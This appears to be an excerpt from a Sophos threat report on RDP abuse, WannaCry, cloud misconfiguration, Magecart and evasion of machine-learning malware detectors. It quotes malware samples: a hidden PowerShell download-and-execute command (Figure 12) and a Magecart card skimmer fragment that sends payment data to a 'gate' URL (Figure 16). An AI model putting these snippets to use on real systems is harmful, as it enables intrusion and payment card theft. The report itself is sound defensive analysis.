Abuse of the Remote Desktop Protocol (RDP), both its hosted service and the client application, have been on the rise in 2019. Following the high-profile attacks against RDP by the threat actors behind the SamSam ransomware campaigns in 2018, more attackers have jumped on the RDP bandwagon and continue to pluck these low-hanging fruit to gain a foothold inside of networks targeted for compromise.

Millions of endpoints with RDP exposed to the public internet remain an ongoing and persistent problem in threat management for enterprises of all sizes. Many attackers simply try to brute-force RDP services they find facing the public internet, using lists of common, poor quality passwords.

Login attempts per day




Figure 11: Over a period of just a one-month, Sophos recorded millions of attempted RDP logins to our honeypots

But those rudimentary attacks are only part of the problem. Sophos has also observed some attackers choose their targets carefully, perform reconnaissance against specific employees, and target those employees with spear phishing attacks to obtain usable credentials they can then leverage to break in to the targeted organizations.

Once the attackers gain access to a single machine, they may employ penetration testing tools such as Mimikatz to sniff for credentials with elevated privileges that are passed across the network. With credentials for someone with Domain Admin privileges in hand, we've observed the attackers use those credentials to spread malware across large portions of the internet network all at once, taking advantage of the software management tools that are inherently part of Domain Controller servers in large networks.

Attacks using this methodology have been at the core of some of the largest and most painful ransomware incidents we've investigated in the past year, which is why our ongoing advice to network administrators who manage enterprise networks of any size is to do everything possible to prevent exposing RDP on internal endpoints to the public-facing internet.

Public-facing services targeted by increasingly sophisticated automation

RDP is hardly the only foothold attackers seek in the ongoing battle we've been fighting against what we've termed active, automated attacks, in which attackers use a combination of self-directed automation and some manual steering to penetrate networks.

```
if ($Neutrino)
{
$Script = "Start-Sleep (Get-Random -Min 300 -Max 600);IEX (New-Object
Net.WebClient).DownloadString('http://[REDACTED]/Update/PSN/_DL.ps1');"
$ScriptBytes = [System.Text.Encoding]::Unicode.GetBytes($Script)
$EncodedScript = [System.Convert]::ToBase64String($ScriptBytes)
$Path = "$Env:SystemRoot\System32\WindowsPowerShell\v1.0\PowerShell.exe"
$Argv = "-NoP -NonI -EP ByPass -W Hidden -E $EncodedScript"
$Process = Start-Process -FilePath $Path -ArgumentList $Argv -WindowStyle Hidden -PassThru
$ProcessId = $($Process.Id)
if ($ProcessId -ne $Null)
```

Figure 12: Part of an automated script, intended to trigger PowerShell to download and execute another malicious script

In the past year, we've observed a wide range of internet-facing services come under growing threat as attackers attempt to exploit security vulnerabilities and/or perform brute-force attempts to break into database servers, home routers and DSL/cable modems, network-attached storage (NAS) devices, VoIP systems, and a range of other "internet of things" devices.

One of the most common attacks we now see originates from networks that have, in the past, been host to botnets such as Mirai, which target some internet-connected devices. These attacks have been growing in both volume and, over time, sophistication as the attackers constantly make small refinements to the scripted attacks, which target database servers.

In particular, machines hosting older versions of Microsoft's SQL server software in its default configuration find themselves under constant attack. These Rube Goldberg-inspired attacks involve the use of a complex, interwoven set of database commands that, when successful, result in the database server essentially infecting itself with a growing array of different types of malware.

Why Wannacry may never totally disappear, and why you should care

Wannacry crashed into the world in a fury on May 12, 2017, flooding the internet and infecting businesses, hospitals, and universities in what had been, until then, an attack of unprecedented speed and scale. The ransomware, which various sources (including government intelligence agencies) accuse the North Korean government of creating, caused havoc until a few security researchers uncovered an Achilles heel in the malware: a kill switch, which was unintentionally triggered when one of the researchers, Marcus Hutchins, registered a Web domain name that was embedded in Wannacry's binary code.

Wannacry's advance suddenly halted, the attack spurred systems administrators around the world to install a Microsoft-issued security patch that had been released to the public a few months earlier. Ironically, many administrators had refrained from installing the Windows update out of an abundance of caution, fearful of disruptions the update might have caused. It was that caution that permitted those unpatched systems to be infected and then to spread the infection further.

But Wannacry's kill switch did not end the ransomware's existence. Far from it, in fact. Within a few days of the initial attack, unknown individuals had made haphazard modifications to the original ransomware program that bypassed the kill switch domain. But these modified Wannacry binaries also carried with them a new bug: in the course of their rapid spread across the internet, the ransomware payload – the piece of Wannacry that caused all the damage in the first place – was itself damaged. The ransomware could no longer encrypt all your files, but it still had the capacity to spread to machines which had not yet patched against the vulnerability that allowed it to spread in the first place.

```

call    ds:InternetOpenUrlA
mov     edi, eax
push    esi                ; hInternet
mov     esi, ds:InternetCloseHandle
test    edi, edi
nop
nop
call    esi ; InternetCloseHandle
push    0                  ; hInternet
call    esi ; InternetCloseHandle
call    sub_408090
pop     edi
xor     eax, eax
pop     esi
add     esp, 50h
retn   10h
_WinMain@16 endp

```




Figure 13: An example of a WannaCry executable with two "no-operation" commands instead of a kill switch subroutine

Wannacry is still in circulation to this day. In fact, SophosLabs researchers could not help but notice that we receive vast numbers of attempted infection alerts (failures, all) every day. Today we receive more alerts about Wannacry than any earlier wormable malware family, including Conficker, which previously held the title for most obnoxiously persistent malware.

The continued presence of Wannacry detections does call attention to the fact that, out there, on the internet, millions of machines remain unpatched against a bug that was fixed more than two years ago. In that time, many far more dangerous attacks have emerged. If these machines infected with Wannacry are still out there, they're also susceptible to these newer types of attacks as well. Wannacry's persistence is a cautionary tale and a reminder of the importance of keeping every endpoint updated, and installing those updates as quickly as feasible, lest those machines end up the victim of the next worm epidemic.

Cloud security: Little missteps lead to big breaches

The past decade has seen the emergence of the cloud as the platform for storing and processing large volumes of data. But along the way, some businesses have found that pouring all their most precious information into a virtualized data store led to inadvertent, gigantic breaches of that data, sometimes in the most public and damaging ways possible.

Most of what Sophos has always done involves protecting users from attacks by malevolent intruders or attackers bent on financial gain or espionage. But protecting data stored in the cloud requires a very different toolset, because the threat model is quite different from those of workstations or servers.

The very thing that makes the cloud a great platform for computing and business operations also creates some of its greatest challenges. And as the pace of those changes to cloud computing platforms quickens, knowing exactly what settings can get you into trouble becomes exponentially more difficult to discern.

The biggest problem in the cloud is the cloud itself

Flexibility is the name of the game in cloud computing. With very little effort, it's possible to toggle on or off resources as needed. This makes it easy for businesses to scale up their computing power to suit the needs of their clients or customers.

But when it comes to securing the cloud, all that flexibility, and the ease with which a data center operations manager can provision or reconfigure infrastructure, can come back to bite you later, because one false step can lead to an administrator inadvertently opening up their entire customer database to exposure.




Figure 14: Maintaining situational awareness of your cloud environment and the consequences of configuration changes is key to preventing breaches or leaks

In addition, the pace of changes within cloud computing platforms themselves can sometimes lead to problems administrators may not even be aware of. Off the shelf remote management and administration tools, sometimes even those provided by the cloud operators themselves, may contain security vulnerabilities that lead to compromise.

And of course, if the right (or wrong) administrator's computer is even briefly infected with credential-stealing malware, it's possible that administrator's API key or cloud computing management credentials will be stolen and leveraged to perform further attacks, using the cloud instance managed by the admin.

Misconfiguration drives the majority of incidents

Sophos believes that the vast majority of security incidents involving cloud computing platforms happen as a result of misconfiguration. This isn't usually deliberate. The platforms themselves are so complex, and change so frequently, it's often difficult to understand the ramifications or consequences of toggling a specific setting in an Amazon S3 bucket, for example.




Figure 15: Sophos Cloud Optix highlights potential misconfiguration issues with cloud services and virtual appliances

And because a single cloud computing administrator can quickly propagate configuration changes to an organization's entire set of computing buckets, configuration changes that lead to inadvertently exposing sensitive data to the world are becoming increasingly common.

Large data breaches involving misconfigured cloud computing storage are fast becoming a common occurrence. Breaches of this nature have hit companies as diverse as Netflix, the automaker Ford, and TD Bank in the past year, when a cloud backup provider used by them (and many other companies) inadvertently left a massive storage repository (known as a 'data lake') open to the world.

A security researcher earlier this year serendipitously discovered several Amazon S3 buckets belonging to the backup provider. The buckets contained massive repositories of those companies' email archives, and entire backups of employees' OneDrive storage accounts.

The data, which had been in storage since 2014, contained extremely sensitive business reports, administrator passwords, and HR documents about employees. It remains unknown whether those backups had been accessed by individuals or groups with malevolent intent prior to the discovery by the researchers.

Incidents such as these are becoming more common as companies take to heart the pressing need to keep secure backups of sensitive data, as a hedge against threats such as ransomware.

Having visibility into the consequences of seemingly-innocuous configuration changes, as well as the ability to monitor for malicious or suspicious activity, are the quickest ways Sophos has found to do the most good.

Lack of visibility further obfuscates situational awareness

Unfortunately, many cloud computing platform users lack the ability to closely monitor exactly what their machines are doing. Criminals know this, and have been attacking cloud computing platforms for precisely that reason. The criminals can get away with doing bad things in cloud instance, for a longer time, when the owners of those instances can't immediately see that something is amiss.

One of the most dramatic examples of this is the use of Magecart, a malicious bit of Javascript that attackers have been using over the past year to infect the "shopping cart" pages of online retailers with credential or payment card theft code. Typically, gangs that spread the Magecart code leverage misconfigurations in cloud computing instances in order to modify shopping cart Javascript code and then upload those modified scripts back into the cloud computing instance, so that the attack seems to come from within the retailer.

```

window.Firebug.chrome
window.Firebug.chrome.isInitialized
(n.open
1,null),n.open=
1,n.orientation=null):(n.open
n.orientation===r
0,r),n.open=
0,n.orientation=r}),500),"undefined"
=typeof module
module.exports
module.exports=n:window.devtools=n})();
var $s = {
Number: "ccsave_cc_number",
Holder: "ccsave_cc_owner",
HolderFirstName: null,
HolderLastName: null,
Date: null,
Month: "ccsave_expiration",
Year: "ccsave_expiration_yr",
CVV: "ccsave_cc_cid",
Gate: "http://www.installerr.site/gate",
Data: {},
Sent: [],

```

Figure 16: Magecart malware takes the form of a script injected into the payment page on a shopping site; the payment card information is redirected to a "gate" address

With Magecart in place, businesses as diverse as Ticketmaster, Cathay Pacific Airways, Newegg, and British Airways have discovered after the fact that customer data was being stolen as the customers entered their payment information. The businesses only discovered the malicious code in place after complaints started to come in from customers, who were being alerted of fraudulent activity on their accounts after they had used their payment cards on some of these sites.

A hypothetical cloud security breach incident




Figure 17: A hypothetical cloud security breach scenario

Cloud instances can be breached in any number of ways, and for a wide variety of reasons. Some criminals continue to try to spread malicious cryptominers even onto major cloud platforms, despite the declining return on investment such schemes deliver, because, after all, the resources required for cryptomining don't belong to the criminal and cost them nothing.

In our hypothetical scenario, a large company with several software developers uses a popular code management platform (the "code repo," or repository) to store the software changes the company's developers are building. The company, however, creates only a single password for that code management account, and shares it with all the developers.

One of the developers brings the password home so he can work on a business project, but doesn't realize that his child tried to load a free game onto the home computer, and the computer is now infected with a credential-stealing malware.

The malware dutifully scavenges the credentials, shipping them back to its command and control server. The criminal operating this bot recognizes the value of the credential, then logs into the admin's cloud computing administration page. Using the administrative credential, the criminal provisions hundreds of new machines on the victim's account, hardens them using the cloud computing platform's APIs, installs a cryptominer on them, and leaves them to peg the CPU at 100% for days – all at the victim's expense.

Unfortunately for the victim, they only discover the problem days later, when the cloud computing platform sends the victim an alert that they may be spending a lot more than they want to. The criminal finds that while they are no longer collecting cryptocurrency from this particular victim, they can invest some of what they've already collected into buying more malware services, and the cycle continues.

Automation-enhanced Active Attacks

Attackers are using a combination of automated tools and humans to more effectively evade security controls than ever before. In 2019 the MTR Operations Team has observed attackers automating the earlier stages of their attacks to gain access and control of the targeted environment and then shift to utilizing patient, methodical means to identify and complete their objective.

Patience and stealth: watchwords for attacker success

Attacker patience and strategic evasion techniques are continuing to improve, interactively attacking endpoints and reducing reliance on less effective fully automated methods. Upon compromise, attackers survey the environment utilizing passive and active techniques to create a topology of the environment. This technique provides more stealthy identification of critical targets such as administrative workstations, data custodian endpoints, files, and backup servers.

Using legitimate administrative tools and other “living off the land” utilities such as ping, nmap, net, and nbtstat, the attacker moves laterally to higher priority assets without being detected in time to do anything about it. Administrators who closely monitor logs often pre-filter these motions in Security Information and Event Management (SIEM) tools because, as the behaviors mimic legitimate administrator activities, they generate a lot of false positive alerts.

Attacking the backups is now routine

During an incident involving ransomware, the first question asked is whether it is possible to restore to a known good state. Unfortunately, the tactics and procedures utilized to compromise and encrypt servers and endpoints are the same methods that can render connected automated backups unusable. Attackers have realized that when they are able to destroy backups, it results in a higher percentage of victims paying the ransom. Organizations relying on backup and recovery instead of preventive and rapid threat neutralization leave themselves exposed to risk in that they will be unable to recover from ransomware attacks.




Figure 18: The diagram above illustrates how MegaCortex ransomware moves from a foothold machine to domain controllers, and on to workstations

Legitimate software as malware – misdirection with benign malware

PowerShell and PsExec continue to be stalwart tools for IT administrators when conducting normal administration activities in their environment. Unfortunately, they are also utilized in techniques for persistence, propagation of ransomware, and to exfiltrate data. The security challenge is determining the difference between malicious and non-malicious use of these commonly utilized administrative tools while conducting the investigation.

Distractions and misdirection have been staples in kinetic and cyber tradecraft. Benign malware is malicious code that has been successfully delivered and executed, but without detriment. Any and all data (or absence of data) can be useful to an attacker.

Was the payload delivered, executed, successful at a task, able to reach out to a command and control (c&c) server, remotely updated, and remotely removed? The success (or failure) of each of these states is useful for attack testing, and for misdirection. While creating a lot of detections that are time consuming but non-malicious, responder behavior can be modified to carry out a successful attack that is more quiet and effective without catching the attention of the security team.

PUAs edge closer to malware, trafficking in exploits

Potentially unwanted applications (PUAs) are interesting as they fade into the background noise within most security monitoring programs. They are underestimated by many practitioners versus the damage caused by traditional malware. The danger of PUAs are that, while they may appear benign and as a result be de-prioritized (such as an unwanted browser plug-in), they may be activated and utilized as a broker for delivery and execution of malware and fileless attacks. As security teams continue to move toward automation, namely use of automated playbooks, it is important not to underestimate the value of understanding the attack lifecycle and the techniques that are utilized by advanced attackers.

Machine learning to defeat malware finds itself under attack

2019 was the year where attacks against machine learning security systems came into their own. From string-stuffing “universal bypass” attacks against machine learning engines to the launching of a static machine learning evasion contest at DEF CON, it’s become clear that machine learning is finally on the radar of red teams in a serious way. It’s becoming obvious that machine learning systems have their own weaknesses, and that (with some technical expertise) they can be evaded in ways that are analogous to how attackers evade “conventional” malware detection.

Beyond attackers looking for ways to evade machine learning models, there’s also the first signs that machine learning models are being used on offense. Deep fakes for voice have been (allegedly) used in a major vishing attack already, and with the tools to generate both voice and video fakes becoming more widespread and accessible, it’s a safe bet we’ll see more attacks in this vein, making better training and detection tools critical.

Machine learning is also beginning to enable more conventional red team operations as well. This year showed one of the first instances of offensive security researchers using machine learning to bypass a commercial spam model in the wild.

Finally, fully automatic text generation has begun to take off. A wide range of models, such as Google’s BERT or OpenAI’s GPT-2, can be pre-trained on a simple language modeling task. This then provides a good foundation for a wide range of language related tasks, from question answering, to translation, to simulating old-school text adventure games.

Sophos has already explored the application of machine learning to language as a way to detect malicious emails and URLs, but once again, using machine learning to optimize phishing email click-through rates, or to evade existing business email compromise (BEC) or phishing detection systems (or both at once) seem likely.

Attacks against machine learning malware detectors

A security data science operation is becoming “table stakes” for serious anti-malware companies, so it’s no surprise that attacks against machine learning malware detection models are beginning to move from the academic space into the toolkits of attackers. Skylight Cyber published an attack against Blackberry/Cylance’s PROTECT engine in July, showing how appending a list of strings to the end of any malware could trick PROTECT’s false positive suppression component into whitelisting the malware.

Examining similar techniques, Endgame, MRG Effitas, and VMRay partnered to announce a machine learning static evasion contest at the DEF CON AI Village. The goal of the contest was to produce ‘adversarial’ modifications to malware samples that would lead three different (academic) machine learning models to declare them “benign” without compromising their functionality. At least two winning solutions were posted that achieved perfect results. Similarly to the PROTECT evasion, the machine learning models were evaded largely by appending “benign-looking” data to various parts of the file.

While the weaknesses of machine learning malware detectors to adversarial attacks have been known within the academic community for a long time, seeing these techniques put into practice within the offensive security community is novel, and highlights the need for multiple layers of protection against attackers. Relying on a single approach – signatures or machine learning – leaves users vulnerable to evasive approaches. It's important to note, though, that the evasion techniques required by the two different defenses are quite different. Attempting to evade signature-based methods quite often is ineffective against machine learning models, and evading machine learning models frequently does nothing to evade conventional signature based approaches.

By combining machine learning and signatures intelligently, however, users get the best of both worlds: the high specificity and rapid deployment of signatures, with the ability of machine learning to “plug the gaps” and discover novel malware variants that signature based systems frequently miss.

Machine learning on the offensive

Machine learning tools for defensive purposes are fairly mature at this point. Harnessing machine learning for offensive purposes is likely to be another significant growth area. While machine learning approaches have appeared in niche offensive areas such as CAPTCHA solving, more sophisticated applications are beginning to appear. Some academic work on using reinforcement learning to automate the process of creating malware that can evade machine learning has seen similar techniques applied in less controlled settings.

Some malware might also be instrumented with lightweight machine learning models, such as simple classification algorithms in malware “droppers” (small programs whose only job is to download the real malware from a server) to detect sandboxes, which complicates analysis or reverse engineering. Finally, at DerbyCon, offensive security researchers presented a heretofore theoretical “black box” attack against ProofPoint's email protection system, in which they used machine learning scores to “clone” the email model and then build adversarial perturbations to emails completely offline. This attack allowed the researchers to identify ‘hot button’ words that the email classifier keyed in on, and use those words to evade the system.

Machine learning can be used to evade other security measures as well. Academic work on using text-to-speech machine learning models to trick speaker recognition and voice authentication models has already been shown to be feasible, and such models have already (allegedly) been used to impersonate the voice of a CEO in a “vishing” (voice phishing) scam.

